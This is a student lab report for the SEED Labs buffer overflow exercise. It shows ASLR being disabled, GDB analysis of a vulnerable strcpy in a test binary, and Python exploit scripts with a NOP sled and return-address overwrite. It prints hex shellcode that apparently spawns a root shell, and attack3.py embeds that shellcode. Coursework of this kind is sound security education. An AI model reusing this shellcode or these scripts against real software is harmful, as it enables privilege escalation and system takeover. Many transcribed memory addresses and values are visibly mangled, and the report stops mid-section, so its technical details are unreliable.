

Laboratory Report

Buffer Overflow



The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at <https://seedsecuritylabs.org/>.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio
September 18, 2025

Buffer Overflow

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Table of Contents

Introduction.....	2
Environment Setup.....	2
Laboratory Tasks and Execution.....	3
Analyzing the File.....	3
Analyzing the functions using info functions.....	4
Disassembling the main, foo, and bar functions.....	4
Scurtiniizing the foo Function.....	5
Finding the Buffer's Base and Return Address.....	5
AUTHOR'S NOTE.....	6
Utilizing fuzzer.py to Buffer Character Count for Offset.....	7
Shellcode Used.....	8
Placing the Shellcode on the Stack.....	8
Using attack1.py.....	8
Using attack2.py.....	10
Using attack3.py.....	11
Placing the Shellcode in an Environment Variable.....	12
Challenges and Troubleshooting.....	13
Discussion.....	13

Introduction

Buffer overflow is a software security vulnerability that attackers use to gain unauthorized control of a system by exploiting the sequential sections of a system's memory (Fortinet, n.d.). This is considered to be one of the most common security issues that pervades the information technology industry.


Through a buffer overflow attack, an attacker invades a system by injective malicious script in a system through shellcodes. This attack can be conducted in two approaches:

- writing the shellcode onto the stack; and
- writing the shellcode through an environment variable.

This laboratory report aims to simulate such attack in a given `bof_exer.exe` file.

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.



```
[09/18/25] seed@VM:~$ sudo su
root@VM:/home/seed# cat /proc/sys/kernel/randomize_va_space
2
root@VM:/home/seed# echo 0 > /proc/sys/kernel/randomize_va_space
root@VM:/home/seed# exit
exit
[09/18/25] seed@VM:~$
```


Figure 1. Disabling Address Randomization

Furthermore, address randomization had also been disabled (See Figure1).

Laboratory Tasks and Execution

For the laboratory tasks, this report is divided into two implementations. The first one is a buffer overflow attack using the stack, while the second one is implementing such using the environment variable. Before said implementations, the executable file bof_exer.exe was first analyzed to determine the buffer address location.

Analyzing the File



```
[09/18/25] seed@VM:~/.../bufferoverflow$ file bof_exer.exe
bof_exer.exe: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d0601ea2fb899fac0332cf1eedf8ae51b256774f, for GNU/Linux 3.2.0, not stripped
```

Figure 2. file command for bof_exer.exe

As shown in Figure 2, the file provided for simulating the buffer overflow attack is a dynamically linked executable that follows the 64-bit Least Significant Bytes (LSB) convention. Therefore, it is known that this executable follows little endianness.

Analyzing the functions using info functions

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bof_exer.exe...
(No debugging symbols found in bof_exer.exe)
(gdb) set disassembly-flavor intel
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x00000000000001000 _init
0x00000000000001060 __cxa_finalize@plt
0x00000000000001070 strcpy@plt
0x00000000000001080 puts@plt
0x00000000000001090 printf@plt
0x000000000000010a0 __start
0x000000000000010d0 deregister_tm_clones
0x00000000000001100 register_tm_clones
0x00000000000001140 __do_global_dtors_aux
0x00000000000001180 frame_dummy
0x00000000000001189 foo
0x000000000000011d6 bar
0x0000000000000120f main
0x00000000000001260 __libc_csu_init
0x000000000000012d0 __libc_csu_fini
0x000000000000012d8 __fini
(gdb) █
```

Figure 3. Analyzing the Different Functions

Upon entering the GDB terminal and analyzing the executable using the info functions command, it can be deduced that the noteworthy components of the program are the main, together with some functions called `foo` and `bar`.

Disassembling the main, foo, and bar functions

```
gdb-peda$ disas main
Dump of assembler code for function main:
0x0000000000000120f <+0>:    endbr64
0x00000000000001213 <+4>:    push   rbp
0x00000000000001214 <+5>:    mov    rbp, rsp
0x00000000000001217 <+8>:    sub    rsp, 0x10
0x0000000000000121b <+12>:   mov    DWORD PTR [rbp-0x4], edi
0x0000000000000121e <+15>:   mov    QWORD PTR [rbp-0x10], rsi
0x00000000000001222 <+19>:   lea    rdi, [rip+0xdde]          # 0x2007
0x00000000000001229 <+26>:   call   0x1080 <puts@plt>
0x0000000000000122e <+31>:   mov    rax, QWORD PTR [rbp-0x10]
0x00000000000001232 <+35>:   add    rax, 0x8
0x00000000000001236 <+39>:   mov    rax, QWORD PTR [rax]
0x00000000000001239 <+42>:   mov    rdi, rax
0x0000000000000123c <+45>:   call   0x1189 <foo>
0x00000000000001241 <+50>:   mov    rax, QWORD PTR [rbp-0x10]
0x00000000000001245 <+54>:   add    rax, 0x8
0x00000000000001249 <+58>:   mov    rax, QWORD PTR [rax]
0x0000000000000124c <+61>:   mov    rdi, rax
```

Figure 4. Disassembling the main function

From Figure 4, we can see that the main function has three notable “jumps” or function calls. This is in the offsets +26, +45, and +64. It is known that `puts@plt` in the first offset was just for loading

relative addresses in a procedure linkage table (*C - What Exactly Does <Puts@plt> Mean?*, 2014). Hence, the other two functions would be of better interests.

```
(gdb) disas foo
Dump of assembler code for function foo:
0x0000000000001189 <+0>:    endbr64
0x000000000000118d <+4>:    push   rbp
0x000000000000118e <+5>:    mov    rbp,rs
0x0000000000001191 <+8>:    sub    rsp,0xd0
0x0000000000001198 <+15>:   mov    QWORD PTR [rbp-0xc8],rdi
0x000000000000119f <+22>:   mov    rdx,QWORD PTR [rbp-0xc8]
0x00000000000011a6 <+29>:   lea    rax,[rbp-0xc0]
0x00000000000011ad <+36>:   mov    rsi,rdx
0x00000000000011b0 <+39>:   mov    rdi,rax
0x00000000000011b3 <+42>:   call   0x1070 <strcpy@plt>
0x00000000000011b8 <+47>:   lea    rax,[rbp-0xc0]
0x00000000000011bf <+54>:   mov    rsi,rax
0x00000000000011c2 <+57>:   lea    rdi,[rip+0xe3b]      # 0x2004
0x00000000000011c9 <+64>:   mov    eax,0x0
0x00000000000011ce <+69>:   call   0x1090 <printf@plt>
0x00000000000011d3 <+74>:   nop
0x00000000000011d4 <+75>:   leave
0x00000000000011d5 <+76>:   ret
End of assembler dump.
(gdb) disas bar
Dump of assembler code for function bar:
0x00000000000011d6 <+0>:    endbr64
0x00000000000011da <+4>:    push   rbp
0x00000000000011db <+5>:    mov    rbp,rs
0x00000000000011de <+8>:    sub    rsp,0x70
0x00000000000011e2 <+12>:   mov    QWORD PTR [rbp-0x68],rdi
0x00000000000011e6 <+16>:   mov    DWORD PTR [rbp-0x4],0x2
0x00000000000011ed <+23>:   mov    edx,DWORD PTR [rbp-0x4]
0x00000000000011f0 <+26>:   mov    eax,edx
0x00000000000011f2 <+28>:   add    eax,eax
0x00000000000011f4 <+30>:   add    eax,edx
0x00000000000011f6 <+32>:   mov    DWORD PTR [rbp-0x8],eax
0x00000000000011f9 <+35>:   mov    rdx,QWORD PTR [rbp-0x68]
0x00000000000011fd <+39>:   lea    rax,[rbp-0x60]
0x0000000000001201 <+43>:   mov    rsi,rdx
0x0000000000001204 <+46>:   mov    rdi,rax
0x0000000000001207 <+49>:   call   0x1070 <strcpy@plt>
0x000000000000120c <+54>:   nop
0x000000000000120d <+55>:   leave
0x000000000000120e <+56>:   ret
End of assembler dump.
```

Figure 5. Disassembling the foo and bar functions

The foo and bar functions are then analyzed using `disas`, too. Both functions utilize the `strcpy` command, so an injection of characters to determine the buffer locations would be applicable to both. However, upon analyzing the main function, it can be determined that the foo function is called first before the bar function. Hence, for this attack, the foo function was chosen to be exploited.

Scurtizing the foo Function

Finding the Buffer's Base and Return Address

```
Breakpoint 1 at 0x11b3
(gdb) r
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe
Hello World!
Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) x $rsp
0x7fffffffdec0: 0xf7fb08a0
(gdb) x $rbp
0x7fffffffdf90: 0xfffffdfb0
(gdb)
```

Figure 6. Setting a breakpoint at +42; Running the program and determining \$rsp and \$rbp

```
(gdb) x/60xw $rsp
0x7fffffffdec0: 0xf7fb08a0      0x00007fff      0x00000000      0x00000000
0x7fffffffded0: 0x55556007      0x00005555      0xf7e5600d      0x00007fff
0x7fffffffdee0: 0xffffffffff      0x00000000      0xf7fb06a0      0x00007fff
0x7fffffffdef0: 0x0000000d      0x00000000      0x555592a0      0x00005555
0x7fffffffdf00: 0x000000d68     0x00000000      0xf7e57ad1      0x00007fff
0x7fffffffdf10: 0xf7fb08a0      0x00007fff      0x0000000a      0x00000000
0x7fffffffdf20: 0xf7fb06a0      0x00007fff      0x55556007      0x00005555
0x7fffffffdf30: 0xf7fb0788     0x00007fff      0xf7fb14a0      0x00007fff
0x7fffffffdf40: 0x00000000      0x00000000      0xf7e58013      0x00007fff
0x7fffffffdf50: 0x0000000c      0x00000000      0xf7fb06a0      0x00007fff
0x7fffffffdf60: 0x55556007      0x00005555      0xf7e4b71a      0x00007fff
0x7fffffffdf70: 0x55555260     0x00005555      0xfffffd80      0x00007fff
0x7fffffffdf80: 0x555550a0      0x00005555      0xfffffe0a0      0x00007fff
0x7fffffffdf90: 0xfffffd80      0x00007fff      0x55555241      0x00005555
0x7fffffffdfa0: 0xfffffe0a8     0x00007fff      0x00000000      0x00000001
(gdb)
```

Figure 7. Analyzing 60 items of the \$rsp to see df90

Figure 6 (left figure) shows that a breakpoint at +42 was created. This was made since the strcpy() command was called in that memory location.

Furthermore, as seen in Figure 6 and figure 7, it was attempted to determine the base buffer address as well as the return address of the stack for the foo function. Indicated in Figure 6, the determined \$rsp was 0xf7fb08a0 while the determine \$rbp was 0xfffffd80.

AUTHOR'S NOTE

The GDB Debugger's terminal that contains the information of the addresses above was screenshotted as is, at that time. Upon the duplication of the discussed steps and implementation of new ones, new memory addresses were supplied by the debugger from time to time (this is further discussed in Section [Challenges and Troubleshoots](#); the following \$rsp and \$rbp addresses are used in the new case (screenshots indicate these):

```
(gdb) info registers rsp rbp
rsp          0x7fffffffde30  0x7fffffffde30
rbp          0x7fffffffdd80  0x7fffffffdd80
```

This changing of memory address after the execution of various commands is rampant throughout the laboratory exercise; changes are indicated in this document whenever they happen.

Utilizing fuzzer.py to Buffer Character Count for Offset

To determine the length of the buffer character, fuzzer.py was used to reach the end of the third column of the rbp address `0x7fffffffddf0` which is said to contain the return address .

```
Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffde30: 0xf7fb08a0      0x00007fff      0xfffffe367    0x00007fff
0x7fffffffde40: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0x41414141    0x41414141
0x7fffffffdec0: 0x41414141      0x41414141      0xf7fb0600    0x00007fff
0x7fffffffded0: 0x55556007      0x00005555      0xf7e4b71a    0x00007fff
0x7fffffffdee0: 0x55555260      0x00005555      0xfffffdf20   0x00007fff
0x7fffffffdef0: 0x555550a0      0x00005555      0xfffffe010   0x00007fff
0x7fffffffdf00: 0xfffffdf20    0x00007fff      0x55555241    0x00005555
0x7fffffffdf10: 0xfffffe018    0x00007fff      0x00000000    0x00000002
(gdb) ■
```

Figure 8. Analyzing 60 items of the \$rsp (address at 0x7fffffffde3) using n=136.

A method of trial and error was used to determine the number of A's needed to determine the offset to the return pointer. The first try was with 136 characters (See Figure 8).

(gdb) x/60xw \$rsp

0x7fffffff0f: 0xf7fb08a0	0x00007fff	0xfffffe327	0x00007fff
0x7fffffff0e00: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d00: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d20: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d30: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d40: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d50: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d60: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d70: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d80: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0d90: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0da0: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0deb: 0x41414141	0x41414141	0x41414141	0x41414141
0x7fffffff0dec: 0x41414141	0x41414141	0x55555555	0x00000555
0x7fffffff0ded0: 0xffffffff08	0x00007fff	0x00000000	0x00000002

(gdb) info registers rsp rbp

rsp	0xffffffff0f	0x7fffffff0f
rbp	0x7fffffffdec0	0x7fffffffdec0

(gdb)

File browser:

- attack1.py
- attack2.py
- fuzzer.py
- attack3.py

Code editor:

```
1#!/usr/bin/python3
2
3# Adjust this value to overwrite the memory before
4n = 200
5
6# Series of As
7A = bytearray(0x41 for i in range(n))
8
9# Write the content to a file
10with open('fuzzer', 'wb') as f:
11    f.write(A)
```

Python 3 Tab

Figure 9. Analyzing 60 items of the \$rsp (address at 0x7fffffffde3) using n=200.

The few attempts later, $n=200$ was tried. Using **$n=200$** matched the number of characters needed. See Figure 9 for the analysis of the pointer and the updated fuzzer.py.

```
(gdb) info registers rsp rbp
rsp              0x7fffffffddf0      0x7fffffffddf0
rbp              0x7fffffffdec0      0x7fffffffdec0
```

Figure 10. Values of rsp and rbp

Upon running and determining that the offset is $n=200$, the new values of `rsp` and `rbp` in Figure 10 are supplied by GDB.

Shellcode Used

```
\x55\x48\x89\xe5\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xf
\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x
31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\
\x0f\x05\xb8\x00\x00\x00\x00\x5d\xc3
```


Figure 11. Shellcode from Lecture Video

The shellcode in Figure 11 was used as the malicious script for the buffer overflow attack. This will later be used for the buffer overflow attacks.

Placing the Shellcode on the Stack

For the first implementation of the buffer overflow attack, the approach where the shellcode was first fed directly onto the stack was used.

Using attack1.py



```
attack1.py
~/Documents/bufferoverflow/exer

attack1.py      attack2.py      attack3.py
 3
 4 # Adjust this value to overwrite the memory before the return address
 5 n = 200
 6
 7 L = 8
 8 nops_count = 12
 9 trap_count = 4
10
11 nopsled = bytearray(0x90 for i in range(nops_count))
12 shellcode = bytearray(0xcc for i in range(trap_count))
13 pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
14 rip = (0xAAAA BBBCCCCDDD).to_bytes(L,byteorder='little')
15
16 exploit = nopsled + shellcode + pad + rip
```

Figure 12. attack1.py

Seen in Figure 12 is the attack1.py that was used for confirming the n=200 character determined in the previous section. The output of attack1.py was put into a file named “attack”.

```
(gdb) r `cat attack`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack`
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffdd0: 0xf7fb08a0    0x00007fff    0xffffe31f    0x00007fff
0x7fffffffdd0: 0x90909090    0x90909090    0xcccccccc    0x41414141
0x7fffffffde0: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde10: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde20: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde30: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde40: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde50: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde60: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde70: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde80: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde90: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdea0: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdeb0: 0x41414141    0x41414141    0xcccdccc0    0xaaabbbb0
0x7fffffffdec0: 0xffffdf00    0x00007fff    0x00000000    0x00000002
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000555555551d5 in foo ()
```

Figure 13.Using the output of attack1.py to the strcpy of foo

The output of this python script is then used as an input to the strcpy() function of the foo function. This implies that the string of A characters of 200 length will be inputted into the memory address; this is as seen when implemented in Figure 13.


```
(gdb) r `cat fuzzer`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat fuzzer`
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/g $rsp
0x7fffffffdd0: 0x00007ffff7fb08a0
(gdb) x/g $rbp
0x7fffffffdec0: 0x4141414141414141
(gdb) Quit
(gdb) x/60xw $rsp
0x7fffffffdd0: 0xf7fb08a0    0x00007fff    0xffffe327    0x00007fff
0x7fffffffde0: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde10: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde20: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde30: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde40: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde50: 0x41414141    0x41414141    0x41414141    0x41414141
```

Figure 13.Checking the Value of rsp

Upon the completion of the application of attack1.py, the values of rsp and rbp was rechecked as it will be used as an input in the next step. Seen in Figure 13, the value of rsp is 0x7fffffffdd0.


Using attack2.py



```
#!/usr/bin/python3
import sys
# Adjust this value to overwrite the memory before the return address
n = 200
L = 8
nops_count = 12
trap_count = 4
nopsled = bytearray(0x90 for i in range(nops_count))
shellcode = bytearray(0xcc for i in range(trap_count))
pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
rip = (0x7fffffffddfd).to_bytes(L,byteorder='little')
```

Figure 14. Editing attack2.py

attack2.py aims to overwrite the value of the return address with the base address value of the buffer that have been determined in the previous step. For this to be done, line 14 in Figure 14 was changed into the address of the rsp.



```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/b0f_exer.exe `cat attack
/bin/bash: warning: command substitution: ignored null byte in input
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffddde0: 0xf7fb08a0    0x00007fff    0xfffffe321    0x00007fff
0x7fffffffddde0: 0x90909090    0x90909090    0x90909090    0xcccccccc
0x7fffffffde00: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde10: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde20: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde30: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde40: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde50: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde60: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde70: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde80: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde90: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdea0: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdeb0: 0x41414141    0x41414141    0xfffffdfd0   0x00007fff
0x7fffffffdec0: 0xfffffdc80  0x00007fff    0x00000000    0x00000002
(gdb) info registers rbp
rbp          0x7fffffffdeb0    0x7fffffffdeb0
(gdb) info registers rsp rbp
rsp          0x7fffffffddde0    0x7fffffffddde0
rbp          0x7fffffffdeb0    0x7fffffffdeb0
(gdb) cont
Continuing.


Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fffffdfd in ?? ()
(gdb) █
```

Figure 15. Using the output of attack2.py to bof_exer.exe and using cont

The output of attack2.py which was inputted into a file name attack was then fed onto the executable. This overwrote the real return address with the base address of the buffer. Since the return

address was overwritten with a new one, the execution of a `cont` command resulted into SIGTRAP; this was caused by the injection of the shellcode.

Using attack3.py



```
1 #!/usr/bin/python3
2 import sys
3
4 # Adjust this value to overwrite the memory before the return address
5 n = 204
6
7 L = 8
8 nops_count = 12
9 trap_count = 4
10
11 nopsled = bytearray(0x90 for i in range(nops_count))
12 # Read shellcode.asm first
13 shellcode=( "\x55\x48\x89\xE5\x48\x31\xFF\xB0\x69\x0F\x05\x48\x31\xD2\x4
14 pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
```

Figure 16 attack3.py used (adjust n=204)

attack3.py was then used to conduct the attack prior. This script contains the malicious shellcode that was fed onto the executable. For this to be done, attack3.py was edited to contain the base address for its value of `rip`. Furthermore, the value of the offset was also updated from `n=200` to `n=204` because of the machine's adjustment upon runtime (See Figure 16). The malicious script on Figure 11 was also used for this attack.

```

seed@VM: ~/.../exer
